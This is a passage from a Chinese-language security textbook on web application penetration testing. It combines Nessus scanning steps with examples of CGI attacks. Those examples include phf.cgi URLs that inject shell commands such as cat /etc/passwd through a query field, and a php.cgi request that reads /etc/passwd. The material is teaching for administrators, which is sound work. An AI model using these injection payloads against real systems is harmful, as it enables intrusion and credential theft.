


图 7.15 选择关于数据库的插件

step 8 选定要使用的测试策略进行测试，如图 7.16 所示。




图 7.16 选择合适的策略测试

step 9 单击 Start Scan Task 链接，输入一个 IP 地址开始扫描，如图 7.17 所示。




图 7.17 输入目标 IP 地址

7.3 Web 应用的渗透

对 Web 应用的渗透是网络上最常遇到的安全问题。各种 Web 网站暴露在 DMZ 区之外，甚至根本没有设任何防护，而且大多数 Web 服务器都基于 Windows 系统，其安全性值得怀疑。如果在网络中架设一台协议分析仪就可以很明显地看出这一点，所以网络管理者懂得基本的渗透方法是非

常重要的。

7.3.1 CGI 渗透测试技术

远程溢出本来是渗透测试中最有效的方法，但由于各种远程溢出漏洞蠕虫的肆虐，现在很多网络管理员的安全意识增强了，一般都能及时安装系统补丁，而且软硬件厂商都针对溢出问题做了很多解决方案，比如 AMD 和 Intel 最新的 64 位处理器都加入了堆栈不可执行的功能，微软也在 Windows XP SP2 里加入了相应功能。可以说，今后溢出在渗透测试中的路会越来越窄。这种情况下，对 CGI 程序的渗透是一个非常好的途径，因为 CGI 程序开发要求的技术含量相对较小，如果 CGI 程序员没有很好的安全意识，那么这些 CGI 程序就有可能会成为突破点。

第一种针对 CGI 的攻击是 phf.cgi 攻击。PHF 本来是用来更新 PHONEBOOK 的，但是许多管理员对其不甚了解导致造成漏洞。在浏览器的地址栏中输入如下网址（这里的网址是不可用的）：

```
http://thegnome.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
```

这时可以显示出 passwd 文档来。还有一种更好的方法也可以达到相同的效果：

```
http://thegnome.com/cgi-bin/phf?%0aid&Qalias=&Qname=haqr&Qemail=&Qnickname
=&Qoffice_phone=
http://thegnome.com/cgi-bin/phf?%0als%20-la%20%7Esomeuser&Qalias=&Qname=ha
qr&Qemail=&Qnickname=&Qoffice_phone=
http://thegnome.com/cgi-bin/phf?%0acp%20/etc/passwd%20%7Esomeuser/passwd%0
A&Qalias=&Qname=haqr&Qemail=&Qnickname=&Qoffice_phone=
http://thegnome.com/~someuser/passwd
http://thegnome.com/cgi-bin/phf?%0arm%20%7Esomeuser/passwd&Qalias=&Qname=h
aqr&Qemail=&Qnickname=&Qoffice_phone=
```

这些命令等于如下命令：

```
id
ls -la ~someuser
cp /etc/passwd ~someuser/passwd        //利用普通的可进入的目录来看 passwd 文档
rm ~someuser/passwd
```

第二种 CGI 攻击是 php.cgi 攻击。除了 PHF 以外，PHP 也是常见的漏洞。在 php.cgi 2.0beta10 或更早的版本中，允许任何人以 HTTP 管理员身份读系统文件，所需的仅仅是在浏览器中输入如下网址就可以看到想看的文件。

```
http://boogered.system.com/cgi-bin/php.cgi?/etc/passwd
```

另外，一部分 php.cgi 还可以执行 Shell，原因是它把 8KB 字节放入 128B 的缓冲区中，造成堆栈段溢出，使得攻击者可以以 HTTP 管理员的身份执行。

PHP 只有作为 CGI 脚本时才能实现，而在作为 Apache 模量时是不能运行的。想检查能否运行，只要在浏览器的地址栏中输入：

```
http://hostname/cgi-bin/php.cgi
```

如果看到返回如下所示的字样就可以运行。

```
PHP/FI Version 2.0b10
```

第三种类型是 Count.cgi 溢出漏洞。Count.cgi（wwwcount）是国外网站经常用的 CGI 网页计数程序，但国内很少有人用，不过还是有一些网站的 CGI-BIN 目录下包括它。它出现问题主要是由于 QUERY_STRING 环境变量被复制到一个活动缓冲区造成溢出，而允许远程用户以 HTTP 管理员的身份执行任意命令。

7.3.2 使用 Nessus 进行 Web 应用渗透测试

可以使用 Nessus 进行 Web 应用的渗透测试，具体步骤如下。

step 1 打开 Nessus，如图 7.18 所示，这里使用的版本是 Windows 的 3.0 版本。




图 7.18 Nessus 界面

step 2 单击左侧的 Manage Policies 链接，打开管理策略页面，如图 7.19 所示。




图 7.19 管理策略

step 3 单击 Add a new policy 链接，弹出对话框，如图 7.20 所示。




图 7.20 添加新策略

step 4 在弹出的对话框中输入名字，完成后如图 7.21 所示。




图 7.21 添加新策略 web

step 5 单击 Edit Plugins 链接，出现编辑插件的页面，如图 7.22 所示。




图 7.22 编辑插件

step 6 在左侧列表框中的 CGI abuses、CGI abuses : XSS 和 Web Servers 都是与 Web 应用相关的插件组，如图 7.23、图 7.24 和图 7.25 所示。

step 7 全选所有插件或者针对某种 Web 应用进行选择，保存设置返回，如图 7.26 所示。




图 7.23 CGI abuses 插件

